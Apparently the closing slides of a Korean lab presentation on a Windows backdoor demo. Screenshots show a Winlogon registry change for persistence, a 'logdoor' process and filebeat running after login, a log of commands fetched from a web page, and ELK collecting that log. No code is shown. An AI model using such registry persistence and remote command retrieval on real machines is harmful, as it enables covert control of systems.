
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)

컴퓨터\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

이름	종류	데이터
SecEdit		
Sensor		
setup		
SoftwareProtectionPlatform		
SPP		
SRUM		
Superfetch		
Svchost		
SystemRestore		
Terminal Server		
TileDataModel		
Time Zones		
TokenBroker		
Tracing		
UAC		
Update		
VersionsList		
Virtualization		
VolatileNotifications		
WbemPerf		
WiFiDirectAPI		
Windows		
Winlogon		
AlternateShells		
AutoLogonChecked		
GPEExtensions		
UserDefaults		
VolatileUserMgrKey		
MinSAT		

- 레지스트리 수정 확인


# ✓ 실행 및 결과 : 로그인 후, 백그라운드 실행



이름	상태	18% CPU	39% 메모리	0% 디스크	0% 네트워크	전력 사용량	전력 사용량 ...
<b>앱 (2)</b>							
> Windows 탐색기		1.1%	7.5MB	0MB/s	0Mbps	매우 낮음	매우 낮음
> 작업 관리자		8.4%	9.9MB	0MB/s	0Mbps	낮음	매우 낮음
<b>백그라운드 프로세스 (41)</b>							
> Antimalware Service Executable		0%	0.5MB	0MB/s	0Mbps	매우 낮음	매우 낮음
Application Frame Host		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
COM Surrogate		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
> COM Surrogate		0%	0.1MB	0MB/s	0Mbps	매우 낮음	매우 낮음
CTF Loader		0%	0.9MB	0MB/s	0Mbps	매우 낮음	매우 낮음
Device Association Framework ...		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
<b>filebeat</b>		0%	1.4MB	0.1MB/s	0Mbps	매우 낮음	매우 낮음
Google Crash Handler		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
Google Crash Handler(32비트)		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
Host Process for Setting Synchroniz...		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
<b>logdoor</b>		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
<b>logdoor</b>		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
> Microsoft Distributed Transaction ...		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음
Microsoft OneDrive(32비트)		0%	1.1MB	0MB/s	0Mbps	매우 낮음	매우 낮음
> Microsoft Store(2)		0%	0MB	0MB/s	0Mbps	매우 낮음	매우 낮음


- 백그라운드 filebeat / 악성 실행파일 실행 확인

# ✓ 실행 및 결과 : 로그파일 생성



- 페이지에서 끌어온 명령어 수행 로그파일 생성 확인

# ✓ 실행 및 결과 : ELK를 활용한 실시간 수집 로그 확인



The screenshot shows the Elastic Search interface with the following details:

- Search Query:** `log.file.path: C:\Windows\attack\get.log`
- Index:** `filebeat-*`
- Results:** 30 hits
- Chart:** A bar chart showing the count of hits over time, with a peak around 06:00.
- Document List:**

Time	Document
May 26, 2021 @ 07:06:42.070	<pre>log.file.path: C:\Windows\attack\get.log @time agent.hostname: DESKTOP-SJQK3QK agent.id: 0f1 host.architecture: x86_64 host.hostname: DESK host.os.build: 19042.985 host.os.family: wind host.os.platform: windows host.os.version: 10</pre>
May 26, 2021 @ 07:06:42.070	<pre>log.file.path: C:\Windows\attack\get.log @time agent.hostname: DESKTOP-SJQK3QK agent.id: 0f1 host.architecture: x86_64 host.hostname: DESK host.os.build: 19042.985 host.os.family: wind host.os.platform: windows host.os.version: 10</pre>
May 26, 2021 @ 07:06:42.070	<pre>log.file.path: C:\Windows\attack\get.log @time agent.hostname: DESKTOP-SJQK3QK agent.id: 0f1</pre>
- Field List:**
  - `host.os.kernel`: 10.0.19041.985 (WinBuild.160101.0800)
  - `host.os.name`: Windows 10 Home
  - `host.os.platform`: windows
  - `host.os.version`: 10.0
  - `input.type`: log
  - `log.file.path`: `C:\Windows\attack\get.log`
  - `log.offset`: 585
  - `message`: **IPv4 . . . . . : 192.168.126.141**
  - `suricata.eve.timestamp`: May 26, 2021 @ 07:06:42.070

- ELK를 통한 로그 수집 시각화 확인

**Thank You!**

